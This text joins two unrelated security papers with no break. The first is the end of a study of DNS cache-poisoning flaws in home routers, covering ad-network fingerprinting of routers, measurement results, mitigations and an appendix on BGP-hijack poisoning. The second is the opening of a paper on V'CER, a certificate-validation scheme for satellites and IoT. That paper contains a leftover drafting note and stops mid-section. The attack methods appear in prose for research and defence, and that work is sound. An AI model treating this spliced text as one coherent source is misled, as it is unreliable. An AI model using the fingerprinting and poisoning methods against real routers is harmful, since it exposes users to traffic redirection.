To find out image paths and characteristic for each router, we manually search the web interface of each router for images embedded in the webpage which are specific for that router. During this examination, we find that some routers prevent images from being loaded by third-party websites, either directly or indirectly, by enforcing that the HTTP requests referrer header must match the IP address of the router[7], enforcing a connection via HTTPS using a self-signed certificate or always requiring authentication even for static objects of the web interface. In total, we were able to gather fingerprints in the form of characteristic image paths for 27 out of the 36 routers in our dataset.

[7]Some routers did enforce a weaker policy where they also allow empty referrer headers. This is not enough to block our study since sending of this header can be disabled by setting the `referrerPolicy` attribute of an HTML image to `no-referrer`.

Table 7: Browsers of ad-net clients

Results. In total, 68,455 clients from 202 different countries and 4653 different autonomous systems visited our website during the study. Out of those, we could identify a known router web interface for 973 (1.42%) clients, which are located in 438 different autonomous systems and 105 countries. A further geographical breakdown of our results is shown in Table 5.

The number of matches for each web interface is shown in Table 6. When we count the number of instances in which we found vulnerabilities in the router, we find that in 929 (or 1.36%) of the total cases, a vulnerable router was identified. This is partly since these vendors use the same web-interface for all their router models, which increases the number of identified devices for these vendors. As can be seen in Table 6 the more generic the match is the higher % of routers can be identified. "Generic match" means the match applies to different models of the same vendor, which may or may not be vulnerable as well.

We also list the distribution of clients browsers in Table 7. The number of cases where we could identify a router web interface is below the average of 1.42% in the case of Chrome (both desktop and mobile) and Edge, as both of these browsers block the requests to internal IP addresses [38, 39]. The fraction of devices we could identify with our study is significantly lower than the fraction of routers vulnerable to our attacks. In a real attack the limitations to fingerprinting do not reduce the attack success.

Table 9: ASes in open resolver and ad-net studies

The distribution of the vulnerable devices according to countries and ASes from the ad network study compared to routers with open DNS forwarders in Table 8. The overlap between the ASes with vulnerable devices measured with ad net vs devices with open resolvers as well as the total number of scanned ASes is shown in Table 9.

8 Removing DNS From Routers

In this section we provide recommendations for mitigating our attacks. We also describe a more systematic solution for enhancing resilience of the routers.

Recommendations for mitigations. We set up a tool to enable routers' developers as well as anyone else to test the residential routers on their networks for vulnerabilities that expose to our attacks at `https://xdi-attack.net/`. To avoid vulnerabilities we recommend that developers of routers use well known DNS implementations, such as dnsmasq or bind, and not implementations that were not extensively analyzed, like those that we found on github (listed in Table 4). We provide more details and additional recommendations for countermeasures in Appendix, Section B. Nevertheless, the different vulnerabilities and bugs found in our as well as previous works show that DNS is a weak spot in routers. Removing DNS improves the resilience of routers and client networks, without a significant loss of performance. We next explain the role of DNS in routers and propose simple solutions for removing them.

Role of DNS in residential routers. Our study shows that many residential routers do not implement most of the functionalities and security features of DNS, yet they still contain DNS forwarders which merely proxy the clients' requests to another address. These forwarders only separate the network configuration of the internal client network from the network of the ISP. This provides connectivity without the need for synchronization. An interested reader is referred to Section C in Appendix, for example problems that can occur due to lack of synchronization. We show that the synchronization issue can be easily solved without a DNS in router. Our recommendation to remove DNS applies only to DNS components in routers as our study has shown these are the types of devices most affected by our attacks. For other devices, such as ISP resolvers, implementations should be patched to remove the vulnerability.

How to eliminate DNS from routers. We provide two approaches for removing DNS. One is a simple configuration: on the client side the users should configure their systems to send queries to an upstream resolver directly, such as the ISP's resolver. The clients can then bypass the DNS forwarders in routers. The other approach offers a more systematic method for implementing this, without requiring the clients to change their network configurations. The idea is that instead of implementing a DNS forwarder as a service running on the router's operating system, the routers can implement DNS forwarding as a simple Network Address Translator (NAT) rule. The clients behind the routers are still configured via DHCP to send their DNS requests to the router's internal network address, but these packets are sent directly to the ISP's resolver by rewriting their destination addresses (and potentially also the source ports by the NAT) with a firewall rule. Each time the Internet connection is re-established, e.g., when the router is booted, the firewall rule is changed to route the DNS requests to the correct destination. In fact, in our white-box analysis we found one implementation (TP-Link) to be already doing this instead of implementing an internal DNS forwarder.

Performance costs of eliminating DNS from routers. The routers offer caching to the client devices on a local network. This reduces the latency to the resolver of the ISP. However, the resolvers of the ISPs are located in proximity to client networks and hence latency is limited to milliseconds. Additionally, the resolver of the ISP has a much larger cache, which also includes the records cached on the residential router. Hence, to estimate the performance hit when removing DNS caching from routers we consider 2 scenarios:

a) Full-fledged operating systems, which include their own local DNS cache. In this case the only performance hit is an increase in page loading times of 1 RTT, measured between the local device and the ISP's resolver, when a DNS record is requested for which there is no cached corresponding record in the local DNS cache, but is present on the router's cache. This is only the case when the record in question was previously requested by another device on the local network and as long as the record has not timed out yet. Since the TTL values of most records are less than 5 minutes, in most cases even with DNS cache in router, the clients still needs to wait for the query to be recursively resolved by the ISP. We measured the TTL values of popular A records in Alexa 100K-top domains, and found that 14.066 domains (14%) have a TTL of up to 60 seconds and 53473 (55%) have a TTL under 5 minutes, see Figure 10. Consequently, for a router's DNS cache to save the loading time of a typical web-page, the user has to load a page which he has not visited for the last 5 minutes (otherwise the record is locally cached), which was also visited by another device on the same local network less than 5 minutes ago, so that the record is present in the router's cache and has not timed out yet.

b) Small, IoT-like devices without a local DNS cache. In this case, as the device does not include a local DNS cache, the removal of the DNS cache from the router means that every DNS query is sent to the ISP's resolver. This results in a small increase in connection establishment latency for those devices and a potentially higher load on the ISP's resolver. The increased latency in the range of 1 RTT will not affect most IoT applications as there is no user involved to perceive the increased interaction latency, but the increased load on ISP's resolvers might result in slightly higher operation costs at the ISP.

Security benefits. Removing DNS from routers solves not only the injection attacks, but also prevents entropy reduction via port or TXID prediction, since there is no shared cache anymore which reuses the port or TXID selected by the attacker. In addition, the DNSSEC CD flag can also not be turned off, since it will not be set by the router.



Figure 10: TTL of Alexa top 100K domains' A records.

9 Conclusions

We show that popular routers, deployed in the Internet, are vulnerable to DNS cache poisoning attacks. We found the vulnerabilities in multiple countries and networks, which shows that these are not individual cases and the problems are prevalent. We perform the first systematic analysis of the factors causing the vulnerabilities and find that the problems are, among others, due to incorrect assumptions about the networks, developers errors, misunderstanding of the standard, simplified DNS implementations. These issues are present in different open and closed source implementations we analyzed. The high competition over the markets causes the routers' vendors to "cut corners". However, DNS resolvers are complex systems, with many components, simplification or modification of any of these can lead to vulnerabilities, which is indeed what our evaluations find.

We provide recommendations for countermeasures and suggest a change of paradigm for making networks and routers more resilient: to remove DNS from the routers.

A Cache Poisoning via BGP Hijacking

In this section we provide details on how an attacker can conduct a cache-poisoning attack against a router which has the CD forwarding vulnerability by conducting an off-path attack against the upstream resolver even when this resolver it performing DNSSEC validation and the victim domain is DNSSEC-protected. The attack is shown in Figure 7 where the attacker launches the attack against the upstream resolver in Step 4.

In practice such attacks are often launched via interception of DNS request with BGP prefix hijacks [40,41]. Normally the DNSSEC validation would fail and the record injected by the adversary would be discarded, but in this case it is forwarded to the router (without it being cached by the upstream resolver) because it has the CD flag set. The vulnerable router receives the injected packet and caches the address `6.6.6.6` for the domain `victim.com`, because it does not know about the meaning of the CD flag and simply ignores it.

When the client visits the website at `victim.com`, this triggers a query for `victim.com` without the CD flag set. Because the router did not check the CD flag previously and put the unchecked record in it's cache, it responds with the injected record, which sends the client to the attackers server at `6.6.6.6`.

B Recommendations for Patches

In this section, we discuss countermeasures against the vulnerabilities found in this study which can be implemented by different parties. We first discuss countermeasures which can be implemented by users and third-party resolver operators and then present ways to reduce the likeliness of such vulnerabilities which can be implemented by router manufacturers.

End-users. The simplest recommendation for end-users is to not use the DNS forwarder in their router, but configure their systems to send their queries to a non-vulnerable resolver directly, such as the ISPs resolver, or a public open resolver. To test if their router is vulnerable to the attacks, we provide a test application which can detect the misinterpretation injection and CD forwarding vulnerabilities[8].

Upstream resolver operators. Operators of upstream resolvers can protect their users against some of the attacks by not forwarding the malicious injection queries required to conduct the misinterpretation attack and to disrespect the Checking Disabled flag. However, both of these option represent violations of the DNS or DNSSEC standards and could cause collateral damage in the form of no being able to serve other clients correctly anymore.

Forwarder developers. Developers of the vulnerable forwarding software should fix the vulnerabilities which allow these attacks. However, security-concerned router manufacturers might want to consider replacing their self-built DNS forwarder implementations with well-known implementations such as dnsmasq or bind. While there are also vulnerabilities in these well known DNS resolver implementations as well, these implementations are reviewed for vulnerabilities by third parties and vulnerabilities are typically fixed in a timely manner once they are found. On the other hand, smaller self-build implementations have a higher likelihood of containing programming errors and vulnerabilities in them will often not be discovered for a long time: For example, in Section 6.6 we analyze self-build DNS forwarder implementation on github

[8] Unfortunately, the TXID forwarding and static UDP port vulnerabilities cannot detected without access to the forwarders upstream connection.

and find that almost all of them contain at least one of the vulnerabilities from Section 3.

However, shipping security updates for updated DNS resolver implementations regulary might present a challenge to router manufacturers, as fixed implementations must be tested and firmware updates have to be build and installed on the affected devices. For example, out of the devices running dnsmasq in our study, the implementation in 7 out of 17 devices is older than 7 years when running the out-of-box firmware. As an alternative for using well-known forwarder implementations, router manufacturers might want consider removing the DNS cache from the router altogether in an approach to reduce attack surface like described in Section 8.

Stub-resolvers. As all of the attacks evaluated in this work aim to interfere with the DNS transaction data integrity, DNSSEC is theoretically able to detect such changes if validated by vulnerable routers' clients. However, in the currently prevalent DNSSEC deployment model, DNSSEC validation is only performed by the recursive resolver ran by ISPs or bigger network operators, so changes to the DNS records which occur after the data leaves these resolver cannot be detected. A change of this paradigm, where validation is conducted on the end systems, i.e., the stub resolvers on the client itself would therefore prevent these attacks. There are technical challenges for DNSSEC validation in stub resolvers as not all recursive resolvers or forwarders forward the required signatures to the end systems to be able to perform validation [RFC8027]. As we found, this is also true for many of the vulnerable implementation in the routers we tested as these forwarders are not DNSSEC aware and remove record types they assume are not required to resolve a query.

C DNS in Routers: What and Why

In a typical DNS forwarder setup on a residential router, the router creates its own internal network segment (`192.168.0.0/24`) from which internal clients are allocated IP addresses, we provide an illustration in Figure 1. The router configures all the clients on the network to send their DNS requests to the router's address (`192.168.0.1`) via DHCP. To handle those requests, instead of implementing a recursive DNS resolver in the router itself, the router forwards these requests to the upstream DNS resolver of the Internet service provider (ISP) at `198.51.100.34`. This address the router has received from the ISP when setting up the Internet connection via PPPoE or DHCP. This resolver operates in a recursive mode and looks up the appropriate authoritative nameservers for each query via DNS and sends the queries to them, e.g., the authoritative nameserver for `example.com` at `203.0.113.45`.

Why DNS forwarders in routers are needed? To show why DNS forwarding is needed, we illustrate the following



Figure 11: Why routers contain DNS forwarders.

scenario in Figure 11. In this scenario, we show why routers do need to implement some form of DNS forwarding and cannot simply hand over the address of the ISPs DNS resolver to their clients via DHCP.

In the first step (1), the router establishes an Internet connection to the ISP (i.e., via PPPoE) and receives the address configuration from the ISP, containing the instruction to set the DNS server to `198.51.100.34`.

In step (2), a client connects to the routers network and requests its address configuration via DHCP. The router provides the configurations and tells the client to send its DNS requests to the ISP DNS server directly at `198.51.100.34`.

Afterwards, the internet connection is reset and reestablished in step (3). However, the ISP has switched over the customer to a different network block, this time configuring the router to send it's DNS requests to another DNS resolver at `203.0.113.23`. This situation can also happen when the router switches an internet connection (some routers offer dual-internet connection support) or when the internet connection is not available yet when a client connects (In this case the DNS configuration in the DHCP transaction would be empty).

Now, in step (4), the client which did not notice the Internet reconnect issues a DNS request to its configured DNS server at `198.51.100.34`, however this server is not reachable anymore because of the different ISP configuration. As DHCP does not offer any means to communicate the changed address of the DNS server to the client, the only option to resolve the situation is to reconnect the client to the network.

V'CER: Efficient Certificate Validation in Constrained Networks

Abstract

We address the challenging problem of efficient trust establishment in *constrained networks*, i.e., networks that are composed of a large and dynamic set of (possibly heterogeneous) devices with limited bandwidth, connectivity, storage, and computational capabilities. Constrained networks are an integral part of many emerging application domains, from IoT meshes to satellite networks. A particularly difficult challenge is how to enforce timely revocation of compromised or faulty devices. Unfortunately, current solutions and techniques cannot cope with idiosyncrasies of constrained networks, since they mandate frequent real-time communication with centralized entities, storage and maintenance of large amounts of revocation information, and incur considerable bandwidth overhead.

To address the shortcomings of existing solutions, we design V'CER, a secure and efficient scheme for certificate validation that augments and benefits a PKI for constrained networks. V'CER utilizes unique features of Sparse Merkle Trees (SMTs) to perform lightweight revocation checks, while enabling collaborative operations among devices to keep them up-to-date when connectivity to external authorities is limited. V'CER can complement any PKI scheme to increase its flexibility and applicability, while ensuring fast dissemination of validation information independent of the network routing or topology. V'CER requires under 3KB storage per node covering 10^6 certificates. We developed and deployed a prototype of V'CER on an in-orbit satellite and our large-scale simulations demonstrate that V'CER decreases the number of requests for updates from external authorities by over 93%, when nodes are intermittently connected.

1 Introduction

Spurred by new and emerging applications—ranging from IoT to satellite networks—there has been a growing trend of interconnecting large numbers of heterogeneous resource-constrained devices in recent years. In such settings, both devices and networking are constrained: devices have anemic computation and storage abilities, while networking is characterized by limited bandwidth, low transmission range, dynamic topology, and more critically, by intermittent connectivity due to mobility and/or device hibernation. We use the term *constrained networks* to describe such settings.

In particular, satellite networks constitute an emerging class of constrained networks [27]. Due to decreased satellite costs (e.g., $22,000 for a *CubeSat*, including launch [26]) and their increased accessibility (e.g., AWS Ground Station service [2]), the number of operational satellites has doubled to over 4,000 since 2019 [49]. Moreover, the trend towards constellations, i.e., deployment of a network of small satellites (instead of few large ones), will dramatically increase this growth in the years to come. SpaceX's Starlink alone plans to deploy around 42,000 satellites [48].

However, small satellites have many constraints, such as strict power budgets, radiation-resistant hardware components with limited computing and storage capabilities [3], and physical transmission limitations, e.g., due to periodic line-of-sight blockage by planets and other celestial bodies. While satellite networks might seem to be an extreme example of constrained networks, similar problems arise in terrestrial settings. For example, a number of mesh protocols have been designed to handle poor network conditions for low-power Internet of Things (IoT) devices [7, 25, 55, 56]. Also, similar to line-of-sight disruptions in satellite communication, home/office automation devices often hibernate to conserve power. Unattended outdoor IoT devices that use natural sources of power (solar, wind, etc.) tend to hibernate. Moreover, mobile terrestrial devices can go out of range or encounter communication obstacles. All these conditions result in intermittent or unstable connectivity.

Efficient and secure trust establishment in constrained networks is essential. While small, static, homogeneous networks could rely on symmetric cryptography, large heterogeneous networks require scalable asymmetric cryptography. Public Key Infrastructure (PKI) and public-key certificates are common tools deployed for establishing mutual trust between

devices. However, timely certificate revocation of malfunctioning or compromised devices is critical for retaining trust in the whole network. Since satellites also suffer from software bugs [13] and can be subject to attacks [47], timely revocation is very important. In fact, the Internet Engineering Task Force (IETF) already recognized the difficulty of revocation in a protocol slated for satellite networks [20].

There is also a large body of literature on PKI in distributed settings, such as observer-based approaches [5, 30, 33, 43], schemes that enable end-users to distributively check their certificates [37, 53], blockchain-based approaches [1, 10], and PKI that is specifically geared towards networks with delay tolerance [15, 17, 41] as well as mobile ad-hoc networks [12, 36, 51, 52]. Furthermore, recent efforts focus on PKI for IoT [24, 45, 50].

As discussed in Section 9, current techniques have some important shortcomings with regard to revocation checks in constrained networks: First, they make strong assumptions about network connectivity or incur heavy communication overhead for the entire network. For instance, on-demand revocation checking, such as Online Certificate Status Protocol (OCSP) [44], requires a reliable connection and separate request for every certificate validation. However, a reliable connection to a central entity cannot be guaranteed in constrained networks. Second, storage and distribution of explicit revocation information, e.g., using Certificate Revocation Lists (CRLs) [8], consumes high bandwidth and storage, including regular updates. However, devices in a constrained networks can be highly limited in terms of storage and networking abilities, e.g., the popular Z-Wave low-power IoT technology has a bandwidth of 100Kbps at best [54]. Even recent results that significantly reduce storage and update overheads of CRLs [32,46] are specifically designed for (generally reliable) Web-based revocation. Thus, they are poorly suited for an environment where devices frequently miss revocation updates. We discuss this in more detail in Section 8.

In summary, efficient certificate validation in constrained networks is still a challenging open problem that we aim to tackle in this paper.

Goals & Contributions: We present V'CER, a novel certificate validation scheme for constrained networks. V'CER provides lightweight certificate validation directly between devices, with minimal communication overhead, by defining operations that allow nodes to epidemically keep each other's revocation information up-to-date. In a network with 10^6 active certificates, V'CER requires under 3KB of storage per device to allow all devices to mutually authenticate each other, using widely available cryptographic primitives. Furthermore, if devices miss revocation updates, V'CER reduces (by over 93%) the number of devices that need to request fresh validation information from the CA.

Our main contributions include:

- V'CER enables flexible and lightweight revocation checks in PKI schemes, especially for device-to-device trust establishment, thus enabling PKI in constrained networks.
- V'CER defines novel algorithms that utilize the deterministic structure of Sparse Merkle Trees (SMTs), which allows devices to keep each other up-to-date. This eliminates the need for the vast majority of devices to contact the CA when updates were missed.
- V'CER introduces the *Validation Forest* (VF) data structure for efficient exchange of validation information among devices, whenever they come in contact. VF allows for epidemic dissemination of validation information, without the need to consider application-specific network aspects, such as the underlying topology or routing protocols.
- V'CER involves no on-demand requests, while requiring very little storage overhead for devices. At the same time, it offers better security guarantees for constrained networks than prior approaches.
- We evaluate V'CER's proof-of-concept implementation on the European Space Agency's OPS-SAT satellite. We then thoroughly evaluate V'CER in a large-scale simulation modeling a constrained network. We also open-source our prototype to the research community[1].

2 Background

This section provides background on the data structure that is central for V'CER operation.

2.1 Sparse Merkle Trees

First proposed by Merkle [38], an Merkle Hash Tree (MHT) is an accumulator that efficiently represents a set of data elements and allows to construct Proofs of Inclusion for individual elements [38]. It requires a secure hash function, the digest of which is used to label each element contained in the set. Knowing only the root hash of the tree, anyone can verify whether a given element (leaf) is part of the set by using a small set of hashes (co-path) corresponding to all sibling nodes on the path to root, i.e., a Proof of Inclusion (PoI), which is $O(\log n)$ where n is the number of leaves.

An Sparse Merkle Tree (SMT) [34] is a type of MHT which contains all possible hash values, e.g., an SMT for SHA256 has 2^{256} leaves and depth of 255. When inserting a new element into an SMT, the leaf representing a placeholder is replaced by the new element. Because of the deterministic position of elements in the tree, removing elements is easy. When an element is removed, the root hash changes and a previously valid PoI for the removed element becomes invalid.

[1] https://github.com/vcer4pki/VCER

While a complete SMT for a reasonable hash function (e.g., SHA256) is not computable, in practice, most leaves need not be assigned. Specifically, all "empty" leaves can be assigned $\mathtt{H}(\varnothing)$. Going up such a tree, all hashes above any two empty leaves amount to: $\mathtt{H}(\mathtt{H}(\varnothing)\|\mathtt{H}(\varnothing))$, and so on. Therefore, using SHA256 as an example, we can construct all 256 empty branch hashes for all depths in the tree stored in an *EmptyHashesList*, which covers all hashes in the empty parts of the tree. Since most parts of this SMT are empty, we only need to consider assigned leaves to compute the root.



Figure 1: SMT examples: (a) depicts how the position of hashes is determined and (b) shows a PoI and how depth numbering works.

Figure 1 (a) shows a sample SMT with the five elements $c_1, ..., c_5$ for a hash function with a 3-bit digest. Branch colors show how the positioning of the elements works: blue represents an unset bit going left along the branch, and red is a set bit going right. For example, leaf c_5 has the hash digest $\mathtt{H}(c_5) = 101$, which represents its position in the tree. The three hash digests 010, 100 and 111 are not assigned in this example. Figure 1 (b) shows the path for leaf c_1 as green lines in the tree. To construct its PoI, we need its sibling, and all siblings of its ancestors, corresponding to the nodes in green. A PoI for c_1 is verified as follows:

(i) The verifier knows the (signed) root and the PoI: $[\mathtt{H}(\varnothing), \mathtt{H}(\mathtt{H}(c_4)\|\mathtt{H}(c_2)), \mathtt{H}(\mathtt{H}(\mathtt{H}(\varnothing)\|\mathtt{H}(c_5))\|\mathtt{H}(\mathtt{H}(c_3)\|\mathtt{H}(\varnothing)))]$

(ii) The verifier computes the hash of c_1, combines it with the first element in the PoI, and hashes both. Next, the result is combined with the second element in the PoI and hashed. Finally, the last hash is combined with the third element in the PoI and hashed.

(iii) The verifier compares the last hash from (ii) with the root value. If they match, the PoI is valid.

However, note that, since the sibling leaf of c_1 is empty, we can omit it. In a more complex example using SHA256, a PoI would need 256 elements, though most of them will be empty, which can be omitted with the help of the *EmptyHashesList*. This requires an additional *bitmap* the same size as the tree height, e.g., 256 bits for SHA256. The bits in the bitmap at every tree level indicate whether an empty hash or an element of the PoI should be used (see Algorithm 6 in Appendix A for details). Because the digest of a strong cryptographic hash function is a pseudo-random value, the hashes of elements are uniformly distributed. Therefore, assigned leaves are evenly spread over the SMT, implying a PoI size of $\log n$ hashes, *on average*.

3 System Model

We consider three types of entities: $\mathcal{CA}$, *Nodes*, and cacher *Nodes*. *Nodes* are devices that need to validate each other's public key certificates. We use the term "validation" to focus on the revocation check, i.e., the chain-of-trust verification of certificates is implied. Although a *Node* can compute hashes and verify signatures, it has limited processing power and storage. A subset of *Nodes* play the role of cacher *Nodes* by storing additional information. Communication is constrained due to low bandwidth, mobility, and intermittent connectivity that can result in frequent network partitions. *Nodes* exchange contact messages whenever they *meet*. $\mathcal{CA}$ is the certificate-issuing authority. Communication with the $\mathcal{CA}$ is particularly restricted. We treat $\mathcal{CA}$ as a single entity, albeit it might be distributed in practice.[2] Each *Node* knows $\mathcal{CA}$'s certificate and trusts $\mathcal{CA}$'s signatures. The number of certificates in the system is denoted by n. For simplicity, we assume that each *Node* has exactly one certificate. Further, we assume a coarse time synchronization among *Nodes* and $\mathcal{CA}$ in the range of hours, e.g., to check certificate expiration.

3.1 Adversary Model

We consider the Dolev-Yao model adversary (*Adv*) that can eavesdrop on, intercept, or inject any number of messages [16]. However, *Adv* is naturally bound to physical constraints of the network, such as not being able to reach a disconnected *Node*. In particular, we assume that *Adv* acts locally, and cannot block all communications in the network at the same time. We assume the Sparse Merkle Tree construction to be secure, i.e., collision-resistant.

3.2 Requirements

As mentioned earlier, designing an efficient distributed certificate validation scheme for constrained networks is challenging, especially since nodes can miss updates, due to connectivity issues. We believe that an ideal scheme must satisfy the following requirements:

R.1: Handle arbitrary delays: Responses from a central entity ($\mathcal{CA}$) might be delayed or lost.

[2] Section 7 discusses the setting with multiple $\mathcal{CA}$s.

R.2: Avoid single points of failure: Although centralized systems are easy to set up, they fail when the central entity loses connectivity. Thus, we must avoid relying solely on central entities.
R.3: Consistency: While there is always current local state, validation decisions must be derived from a common trust anchor to ensure consistency.
R.4: Handle constrained devices: A certificate validation scheme must have minimal impact on nodes' scarce resources.
R.5: Timeliness: Since freshest validation information is crucial for security, an ideal scheme must ensure regular updates and their fastest dissemination.

4 V'CER Overview

V'CER consists of three main components:

(i) Certificate validation via an individual PoI for each *Node*.
(ii) Efficient spreading of fresh validation information using the *Validation Forest* ($\mathcal{VF}$) data structure. $\mathcal{VF}$ is the trust anchor used to validate any PoI.
(iii) Distributed repair whereby up-to-date *Nodes* directly help outdated *Nodes* to recover from missed updates.



Figure 2: Example of $\mathcal{CA}$ updates being spread in a distributed manner.

Figure 2 is a high-level overview of V'CER operation when there are $\mathcal{CA}$ updates, e.g., some certificates are newly revoked. After $\mathcal{CA}$ updates the validation information aggregated in $\mathcal{VF}$, all *Nodes* become outdated. In step ❶, $\mathcal{CA}$ spreads its update information, with which each *Node* can update both its $\mathcal{VF}$ and its PoI. However, in a constrained network, an update would not reach all *Nodes*. Specifically, the update reaches only the solid green *Nodes* in step ❶, while all the rest miss this update (dotted red *Nodes*), e.g., by not being connected to the network or by simply hibernating.

After some time, in step ❷, some outdated *Nodes* meet up-to-date *Nodes* and start to exchange information. Up-to-date *Nodes* update outdated nodes' $\mathcal{VF}$ (dashed yellow arrows). With a fresh $\mathcal{VF}$, a *Node* can correctly validate other *Nodes*' certificates, e.g., reject newly revoked ones. This illustrates one key feature of V'CER: any *Node* encountering an up-to-date node obtains the latest $\mathcal{VF}$ on contact. Thus, fresh validation information spreads very quickly and epidemically.

An outdated *Node*'s own PoI can become outdated if it misses some updates. Although such a *Node* can still validate certificates of up-to-date nodes correctly, it cannot provide a proof for its own certificate validity to other *Nodes* (dashed yellow). However, nodes with up-to-date PoIs can help nodes with outdated ones to update their PoI via distributed repair (green dashed arrows). For this, we exploit the deterministic structure of SMTs to design operations for distributed repair, as shown in Section 5.4. In step ❷ this succeeds for the node in the center. However, after some time passes in step ❸, nodes continue to encounter others, increasing their chance for distributed repair to succeed. Eventually, most nodes would successfully repair their outdated PoI, with only a few having the need to directly request a fresh one from the $\mathcal{CA}$. We demonstrate this in Section 6.3.2.

5 V'CER Certificate Validation Scheme

This section describes all components of V'CER. For certificate validation, *Nodes* use Proofs of Inclusion to verify that a *Node*'s certificate is valid. In a simplified example, the $\mathcal{CA}$ can build an SMT with all the active certificates' hashes and *Nodes* only need to know the root hash of the SMT to verify any PoI. Each *Node* then stores the PoI for its own certificate, and becomes capable of proving validity of its certificate to others. This is done by computing the PoI's root hash (see Algorithm 6 in Appendix A) and if it matches the root hash given by $\mathcal{CA}$, the certificate is valid. Thus, *Nodes* only need to store the respective tree root and their own PoI.

Figure 3 shows individual operations in V'CER. In step ❶, the $\mathcal{CA}$ constructs the Validation Forest $\mathcal{VF}$, as described in Section 5.1. Instead of using a single SMT, $\mathcal{VF}$ is a data structure used by *Nodes* to efficiently keep their certificate validation information up-to-date. Upon any changes in $\mathcal{VF}$, e.g., revocations, the $\mathcal{CA}$ constructs updates that are processed by the *Nodes* in step ❷, which is described in Section 5.2. As some *Nodes* may miss these updates, in step ❸, *Nodes* exchange information to keep each other updated and identify which parts of $\mathcal{VF}$ are outdated (see Section 5.3). Finally in step ❹, *Nodes* repair each other's PoIs when $\mathcal{CA}$ updates are missed, as presented in Section 5.4. We accompany our description with a running example that uses practical parameters. The evaluation in Section 6.3 is also based on this



Figure 3: The individual operations of V'CER.

example. In terms of cryptographic primitives, the example uses SHA256 and ECDSA signatures based on the *secp256r1* curve.

5.1 Validation Forest

The Validation Forest $\mathcal{VF}$ is the core data structure for validating certificates in V'CER. As long as a $\mathcal{N}ode$'s $\mathcal{VF}$ is up-to-date, it can correctly validate another $\mathcal{N}ode$'s certificate with its PoI. $\mathcal{VF}$ has three main parts. (i) A number of SMT roots for PoI validation. (ii) Aggregator $\mathcal{A}ggr$ is a small data structure used for efficient exchange between $\mathcal{N}odes$ to keep their $\mathcal{VF}$ up-to-date. (iii) $\mathcal{CA}$'s signature of $\mathcal{A}ggr$ ($\mathcal{A}_s$), which is the trust anchor for all operations in V'CER. add phrasing that VF represents active cert set

The number of trees in $\mathcal{VF}$ is the number of epochs it models. Certificates have a defined maximum lifetime and this lifetime is split into e epochs. A certificate's expiration date is then used to assign it to the respective epoch tree $\mathcal{E}_\mathcal{T}$, represented by the epoch root $\mathcal{E}_r$ stored in $\mathcal{VF}$. Each node stores the $\mathcal{VF}$ including all $\mathcal{E}_r$ and keeps it up-to-date. A $\mathcal{N}ode$'s own proof is valid for a single $\mathcal{E}_r$, which can be inferred from the certificate's expiration date. This stabilizes the individual SMTs, significantly reducing the number of potentially outdated PoIs on any updates by $\mathcal{CA}$. After an epoch has passed, a *forest prune* occurs, i.e., the oldest tree is pruned, as it contains only expired certificates. This means that $\mathcal{CA}$ and $\mathcal{N}odes$ can discard the oldest $\mathcal{E}_\mathcal{T}$ and the corresponding $\mathcal{E}_r$.

For our accompanying example, we define certificates with a maximum lifetime of around one year, split into weeks as epochs. Thus, e =52, meaning that the $\mathcal{VF}$ stores a maximum of 52 $\mathcal{E}_r$, each representing certificates for the corresponding week of expiration. This requires each node to store up to 52 hashes for the tree roots, resulting in ~1.7kB of storage. Assuming that changes occur mostly in the newest epoch, e.g., when new certificates are issued, other epoch trees are left untouched, including their $\mathcal{E}_r$. Thus, all current PoIs depend on them. This amount of overhead fulfills requirement R.4 for low-storage devices. Other certificate lifetime configurations are possible; however, the primary overhead factor is the revocation update frequency, as we show in Section 6.3.2.

5.1.1 Aggregator

The Aggregator $\mathcal{A}ggr$ is used to exchange key information by $\mathcal{N}odes$ about the current $\mathcal{VF}$ state to help keep it up-to-date among each other. It is designed to be lightweight to allow its inclusion in contact messages $\mathcal{N}odes$ exchange when they meet (cf. Section 5.3). $\mathcal{A}ggr$ includes Aggregator root $\mathcal{A}_r$, timestamp $\mathcal{A}_t$, and checksums $\mathcal{A}_c$ to identify outdated tree roots. Furthermore, $\mathcal{A}ggr$ is signed by $\mathcal{CA}$. Aggregator signature $\mathcal{A}_s$ serves as the trust anchor for $\mathcal{N}odes$ to confirm outcomes of all operations (requirement R.3).

$\mathcal{A}_r$ is computed by simply concatenating all tree roots in $\mathcal{VF}$ and hashing resulting information. Thus, any change in any tree would result in a different $\mathcal{A}_r$, and $\mathcal{N}odes$ can use it to check if any parts of their $\mathcal{VF}$ is outdated. To distinguish among multiple $\mathcal{A}ggr$ in terms of freshness, each contains a timestamp $\mathcal{A}_t$.

$\mathcal{A}ggr$ also contains the checksums $\mathcal{A}_c$ for all $\mathcal{E}_r$ in $\mathcal{VF}$ to efficiently identify outdated $\mathcal{E}_r$. This avoids having a $\mathcal{N}ode$ send all tree roots to its peer with an outdated $\mathcal{VF}$ every time. $\mathcal{A}_c$ is split into two types: main and aggregated. Each checksum type has a configurable size. Main checksums are applied directly to tree roots representing newest epochs in $\mathcal{VF}$. Aggregated checksums are applied on a number of concatenated tree roots that come after the ones covered by main checksums. The number that is aggregated into a single checksum is configurable in V'CER. Note, while we use the term "checksum", it is sufficient to simply use some bytes of the hash, as the SMT protects against collisions. This way, tree roots that are expected to change more often than others are covered by their own checksum, e.g., newly issued certificates are inserted into the newest tree. In contrast, $\mathcal{E}_\mathcal{T}$ that are expected to be more stable get aggregated checksums.

In our example, we use 2 main checksums and aggregate 10 tree roots per aggregated checksum, resulting in 5 aggregated checksums for a total of 7. For $\mathcal{A}_t$, we use a 4 Bytes-long UNIX-timestamp. Using 2 Bytes per checksum, this results in $\mathcal{A}ggr$ = 50 Bytes ($\mathcal{A}_r$ = 32B, $\mathcal{A}_c$ = 14B, $\mathcal{A}_t$ = 4B). Also, $\mathcal{CA}$'s signature $\mathcal{A}_s$ over $\mathcal{A}ggr$ is 64 Bytes. This amount of overhead fulfills requirement R.4 for low-bandwidth devices.

5.2 CA Updates

When any changes occur, $\mathcal{CA}$ updates the respective $\mathcal{E}_\mathcal{T}$ resulting in changes for both $\mathcal{VF}$ and PoIs. Thus, $\mathcal{CA}$ needs to distribute updates for $\mathcal{N}odes$ to be up-to-date. To keep the $\mathcal{N}odes$' $\mathcal{VF}$ updated, $\mathcal{CA}$ simply needs to distribute new $\mathcal{A}ggr$, including new $\mathcal{A}_s$ and $\mathcal{E}_r$ for affected epochs. Also, if there are no updates for a while, $\mathcal{CA}$ can regularly send out current $\mathcal{A}ggr$ with new $\mathcal{A}_t$. This way, $\mathcal{N}odes$ eventually realize that they are outdated, e.g., even when disconnected for a while.

